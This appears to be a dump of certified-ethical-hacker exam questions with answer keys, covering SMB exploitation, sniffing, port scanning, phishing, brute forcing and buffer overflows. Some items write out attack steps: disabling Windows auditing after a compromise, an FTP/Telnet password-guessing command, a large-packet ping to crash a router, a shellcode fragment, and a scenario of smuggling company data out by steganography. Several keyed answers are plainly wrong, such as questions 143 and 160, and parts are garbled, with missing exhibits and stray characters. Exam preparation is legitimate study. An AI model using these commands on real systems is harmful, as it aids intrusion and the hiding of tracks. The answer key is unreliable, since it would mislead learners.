
You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

- A. stoplog stoplog ?
- B. EnterPol /nolog
- C. EventViewer o service
- D. auditpol.exe /disable

**Correct Answer:** D

**QUESTION 140**

How do you defend against MAC attacks on a switch?



- A. Disable SPAN port on the switch
- B. Enable SNMP Trap on the switch
- C. Configure IP security on the switch
- D. Enable Port Security on the switch

**Correct Answer:** D

#### QUESTION 141

In which location, SAM hash passwords are stored in Windows 7?

- A. c:\windows\system32\config\SAM
- B. c:\winnt\system32\machine\SAM
- C. c:\windows\etc\drivers\SAM
- D. c:\windows\config\etc\SAM

**Correct Answer:** A

#### QUESTION 142

File extensions provide information regarding the underlying server technology. Attackers can use this information to search vulnerabilities and launch attacks. How would you disable file extensions in Apache servers?

- A. Use disable-eXchange
- B. Use mod\_negotiation
- C. Use Stop\_Files
- D. Use Lib\_exchanges

**Correct Answer:** B

#### QUESTION 143

Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats, but it does not secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how

encryption will not address all their security concerns?

- A. Bob can explain that using a weak key management technique is a form of programming error
- B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error
- C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
- D. Bob can explain that a random number generator can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error

**Correct Answer:** A

#### QUESTION 144

Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.t
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login name. Many FTP-specific password-guessing tools are also available from major security sites.

What defensive measures will you take to protect your network from these attacks?

- A. Never leave a default password
- B. Never use a password that can be found in a dictionary
- C. Never use a password related to your hobbies, pets, relatives, or date of birth.
- D. Use a word that has more than 21 characters from a dictionary as the password
- E. Never use a password related to the hostname, domain name, or anything else that can be found with whois



**Correct Answer:** ABCE

**QUESTION 145**

One of the most common and the best way of cracking RSA encryption is to begin to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a \_\_\_\_\_ process, then the private key can be derived.

- A. Factorization
- B. Prime Detection
- C. Hashing
- D. Brute-forcing

**Correct Answer:** A

**QUESTION 146**

Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

- A. true
- B. false

**Correct Answer:** A

**QUESTION 147**

NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

- A. 443
- B. 139
- C. 179
- D. 445

**Correct Answer:** D

**QUESTION 148**

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address. You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1: 64 bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=0.000 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=0.000 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

- A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

- B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
- C. You should send a ping request with this command ping ? 192.168.5.0-255
- D. You cannot ping a broadcast address. The above scenario is wrong.

**Correct Answer:** A

#### **QUESTION 149**

Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

- A. Charlie can use the command ping -l 56550 172.16.0.45 -t.
- B. Charlie can try using the command ping 56550 172.16.0.45.
- C. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
- D. He could use the command ping -4 56550 172.16.0.45.

**Correct Answer:** A

#### **QUESTION 150**

What type of encryption does WPA2 use?

- A. DES 64 bit
- B. AES-CCMP 128 bit
- C. MD5 48 bit
- D. SHA 160 bit

**Correct Answer:** B

#### **QUESTION 151**

Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

- A. RST flag scanning
- B. FIN flag scanning
- C. SYN flag scanning
- D. ACK flag scanning

**Correct Answer:** D

#### **QUESTION 152**

What is the command used to create a binary log file using tcpdump?

- A. tcpdump -w ./log
- B. tcpdump -r log
- C. tcpdump -vde logtcpdump -vde ? log
- D. tcpdump -l /var/log/

**Correct Answer:** A

#### **QUESTION 153**

Which port, when configured on a switch receives a copy of every packet that passes through it?



- A. R-DUPE Port
- B. MIRROR port
- C. SPAN port
- D. PORTMON

**Correct Answer:** C

**QUESTION 154**


What is the IV key size used in WPA2?

- A. 32
- B. 24
- C. 16
- D. 48
- E. 128

**Correct Answer:** D

**QUESTION 155**

What type of session hijacking attack is shown in the exhibit?



- A. Session Sniffing Attack
- B. Cross-site scripting Attack
- C. SQL Injection Attack
- D. Token sniffing Attack

**Correct Answer:** A

#### QUESTION 156

What is the default Password Hash Algorithm used by NTLMv2?

- A. MD4
- B. DES
- C. SHA-1
- D. MD5

**Correct Answer:** D

#### QUESTION 157

Gerald, the Systems Administrator for Hyped Enterprises, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department. Gerald logs onto the management console for his IDS and discovers an unknown IP

address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to a proxy server in Brazil. Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China. What proxy tool has Gerald's attacker used to cover their tracks?

- A. ISA proxy

- B. IAS proxy
- C. TOR proxy
- D. Cheops proxy

**Correct Answer:** C

#### **QUESTION 158**

Frederickson Security Consultants is currently conducting a security audit on the networks of Hawthorn Enterprises, a contractor for the Department of Defense. Since Hawthorn Enterprises conducts business daily with the federal government, they must abide by very stringent security policies. Frederickson is testing all of Hawthorn's physical and logical security measures including biometrics, passwords, and permissions. The federal government requires that all users must utilize random, non-dictionary passwords that must take at least 30 days to crack. Frederickson has confirmed that all Hawthorn employees use a random password generator for their network passwords. The Frederickson consultants have saved off numerous SAM files from Hawthorn's servers using Pwdump6 and are going to try and crack the network passwords. What method of attack is best suited to crack these passwords in the shortest amount of time?

- A. Brute force attack
- B. Birthday attack
- C. Dictionary attack
- D. Brute service attack

**Correct Answer:** A

#### **QUESTION 159**

You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

- A. Run NULL TCP hping2 against 192.168.1.10
- B. Run nmap XMAS scan against 192.168.1.10
- C. The firewall is blocking all the scans to 192.168.1.10
- D. Use NetScan Tools Pro to conduct the scan

**Correct Answer:** A

#### **QUESTION 160**

An Attacker creates a zuckerjournals.com website by copying and mirroring HACKERJOURNALS.COM site to spread the news that Hollywood actor Jason Jenkins died in a car accident. The attacker then submits his fake site for indexing in major search engines. When users search for "Jason Jenkins", attacker's fake site shows up and dupes victims by the fake news.





This is another great example that some people do not know what URL's are. Real website:

Fake website: <http://www.zuckerjournals.com>



The website is clearly not WWW.HACKERJOURNALS.COM. It is obvious for many, but unfortunately some people still do not know what an URL is. It's the address that you enter into the address bar at the top of your browser and this is clearly not legit site, its www.zuckerjournals.com

How would you verify if a website is authentic or not?

- Visit the site using secure HTTPS protocol and check the SSL certificate for authenticity
- Navigate to the site by visiting various blogs and forums for authentic links
- Enable Cache on your browser and lookout for error message warning on the screen
- Visit the site by clicking on a link from Google search engine

**Correct Answer:** D

**QUESTION 161**

A digital signature is simply a message that is encrypted with the public key instead of the private key.

- A. true
- B. false

**Correct Answer:** B

**QUESTION 162**

Blane is a network security analyst for his company. From an outside IP, Blane performs an XMAS scan using Nmap. Almost every port scanned does not illicit a response. What can he infer from this kind of response?

- A. These ports are open because they do not illicit a response.
- B. He can tell that these ports are in stealth mode.
- C. If a port does not respond to an XMAS scan using NMAP, that port is closed.
- D. The scan was not performed correctly using NMAP since all ports, no matter what their state, will illicit some sort of response from an XMAS scan.

**Correct Answer:** A

**QUESTION 163**

In TCP communications there are 8 flags; FIN, SYN, RST, PSH, ACK, URG, ECE, CWR. These flags have decimal numbers assigned to them:

FIN = 1

SYN = 2

RST = 4

PSH = 8

ACK = 16

URG = 32

ECE = 64

CWR = 128

Example: To calculate SYN/ACK flag decimal value, add 2 (which is the decimal value of the SYN flag) to 16 (which is the decimal value of the ACK flag), so the result would be 18.

Based on the above calculation, what is the decimal value for XMAS scan?

- A. 23
- B. 24
- C. 41
- D. 64

**Correct Answer:** C

**QUESTION 164**

A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

- A. A buffer overflow attack has been attempted
- B. A buffer overflow attack has already occurred
- C. A firewall has been breached and this is logged
- D. An intrusion detection system has been triggered
- E. The system has crashed

**Correct Answer:** A

**QUESTION 165**

This is an example of whois record.



Registrant:

Jason Springfield, Inc  
11807 N.E. 99th Street, Suite 1100  
New York, NY 98682  
USA

Registrar: Jason Springfield (<http://www.jspringfield.com>)

Domain Name: jspringfield.com

Created on: 29-DEC-10

Expires on: 29-DEC-14

Last Updated on: 23-FEB-11

Administrative Contact:

Contact, Admin Jack\_Smith@jspringfield.com  
Jason Springfield, Inc  
11807 N.E. 99th Street, Suite 1100  
New York, NY 98682  
USA  
360.253.6744  
360.253.3556

Technical Contact:

Contact, Technical Sheela\_Ravin@jspringfield.com  
Jason Springfield, Inc  
11807 N.E. 99th Street, Suite 1100  
New York, NY 98682  
USA  
360.253.3456  
360.253.2675

Billing Contact:

Contact, Technical David\_Bruce@jspringfield.com  
Jason Springfield, Inc  
11807 N.E. 99th Street, Suite 1100  
New York, NY 98682  
USA  
360.253.6654  
360.253.1256

Domain servers (DNS) in listed order:

NS1.jspringfield.com

NS2.jspringfield.com



Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

- A. Search engines like Google,Bing will expose information listed on the WHOIS record
- B. An attacker can attempt phishing and social engineering on targeted individuals using the 93 information from WHOIS record
- C. Spammers can send unsolicited e-mails to addresses listed in the WHOIS record
- D. IRS Agents will use this information to track individuals using the WHOIS record information

**Correct Answer:** BC

#### **QUESTION 166**

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using HTTP tunneling software that allows them to communicate with protocols in a way it was not intended
- C. They have been able to compromise the firewall,modify the rules,and give themselves proper access
- D. They are using an older version of Internet Explorer that allow them to bypass the proxy server

**Correct Answer:** B

#### **QUESTION 167**

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details.

My Account - PayPal - Windows Internet Explorer
http://www.paypal.com/cgi-bin/track\_login\_done\_login\_account11004.nv?c=
Google
My Account - PayPal
Log Out Help Security Center Search
U.S. English
My Account Send Money Request Money Merchant Services Auction Tools Products & Services
Overview Add Funds Withdraw History Resolution Center Profile
Set Up Your Account
Add Bank Account
Get Verified
Enhance Your Account
Upgrade Account
PayPal Plus Credit Card
Confirm phone
What's New
Learn about important updates to account activity
Shopping Is Safe And Easy With PayPal
See Where You Can Use PayPal
Free Alerts Help Protect You from ID Theft
Policy Updates
August 21, 2008
My Account Overview
Your account access is limited. Verify your identity by filling out the appropriate details below.
Personal Information Profile
Make sure you enter the information accurately, and according to the formats required. Fill in all the required fields.
First Name: First Name
Last Name: Last Name
Billing Address: Billing Address I
City: City
State / Province: State
Postal Code:
Country: United States
Date of Birth: Jan 01 1910
Mother's Maiden Name: Mother's Name
Social Security Number: 2345678901234567890
Email: email\_address@gmail.com
Phone Number: 1111111111111111
This number will be used to contact you about Security Measures and/or other issues regarding your PayPal account.
Credit / Debit Card Profile
Card Number: 160123456789012345
Expiration Date: 01 2021
Card Verification Number: 1234 Help finding your card verification number.
Issuing Bank: Issuing Bank
Card Type: American Express
Credit/Debit: Credit
ATM PIN: 456789012 Why is ATM PIN required?
Secondary Credit / Debit Card Profile
A backup credit or debit card is required if there is a problem verifying your primary card. Fill in all the required fields.
Card Number: 7890123456789012345
Expiration Date: 01 2021
Card Verification Number: 1234 Help finding your Card Verification Number.
Issuing Bank: Issuing Bank
Card Type: American Express
Credit/Debit: Credit
ATM PIN: 456789000 Why is ATM PIN required?
Required Field\*
The process normally takes about 30 seconds, but it may take longer during certain times of the day.
Remove Limitation
Mobile Money Mail Money Market ATM Debit Card Referrals About Us Zazzle eBay Privacy Site Card
Security Center Contact Us Local Payments Developers Shop
About SSL Certificates
Copyright © 1999-2008 PayPal. All rights reserved.
Information about FCC issues by visiting a.s.n.c.

Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

**Correct Answer:** D

**QUESTION 168**


Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

**Correct Answer:** C

**QUESTION 169**

VirusXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption\_Code:
4.  $C = C + 1$
5.  $A = \text{Encrypted}$
6. Loop:
7.  $B = *A$
8.  $C = 3214 * A$
9.  $B = B \text{ XOR CryptoKey}$
10.  $*A = B$
11.  $C = 1$
12.  $C = A + B$
13.  $A = A + 1$
14. GOTO Loop IF NOT  $A = \text{Decryp}$
15.  $C = C^2$
16. GOTO Encrypted
17. CryptoKey:
18. some\_random\_number

What is this technique called?



- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

**Correct Answer:** A

#### QUESTION 170

"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

- A. Vulnerability Scanning
- B. Penetration Testing
- C. Security Policy Implementation
- D. Designing Network Security

**Correct Answer:** B

#### QUESTION 171

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
- D. The switches will route all traffic to the broadcast address created collisions.

**Correct Answer:** A

#### QUESTION 172

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb'
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b'
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62'
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

**Correct Answer:** D

**QUESTION 173**

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

**Correct Answer: C**

**QUESTION 174**

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network. You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

**Correct Answer: BD**

**QUESTION 175**

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

**Correct Answer: C**

**QUESTION 176**

Study the snort rule given below and interpret the rule.

```
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access");
```

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111 101

**Correct Answer: D**

**QUESTION 177**

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

**Correct Answer:** B

**QUESTION 178**

Fred is the network administrator for his company. Fred is testing an internal switch. From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

**Correct Answer:** D

**QUESTION 179**

Within the context of Computer Security, which of the following statements describes Social Engineering best?

- A. Social Engineering is the act of publicly disclosing information 102
- B. Social Engineering is the means put in place by human resource to perform time accounting
- C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
- D. Social Engineering is a training program within sociology studies

**Correct Answer:** C

**QUESTION 180**

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

**Correct Answer: A**

**QUESTION 181**

